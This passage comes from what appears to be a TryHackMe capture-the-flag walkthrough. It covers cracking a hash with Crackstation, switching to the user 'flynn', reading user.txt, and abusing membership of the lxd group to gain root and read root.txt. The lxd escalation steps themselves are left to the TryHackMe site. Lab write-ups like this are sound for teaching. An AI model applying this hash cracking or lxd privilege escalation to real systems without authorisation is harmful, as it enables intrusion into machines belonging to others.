bruteforce it using Crackstation. Load the hash value, and click ‘Crack Hashes’. For question 10 and 11, back on the terminal, we use the details from the previous step to switch the user . Use the command “**su flynn**”. Navigate into Flynn's home directory and list all the contents. Read the text value by using command **cat user.txt** and you got the answer. For question 12, type **id** in terminal to view the **uid** , **gid** , and **groups** . Inside Flynn's account is group lxd, we can abuse that to escalate our privilege. Lastly, you just follow the instructions on the tryhackme website. After we finished abusing the lxc container, navigate into **/mnt/root/root** and there is indeed a file called ‘root.txt’. Open it up using **cat root.txt** and you’ve got the last flag for this challenge.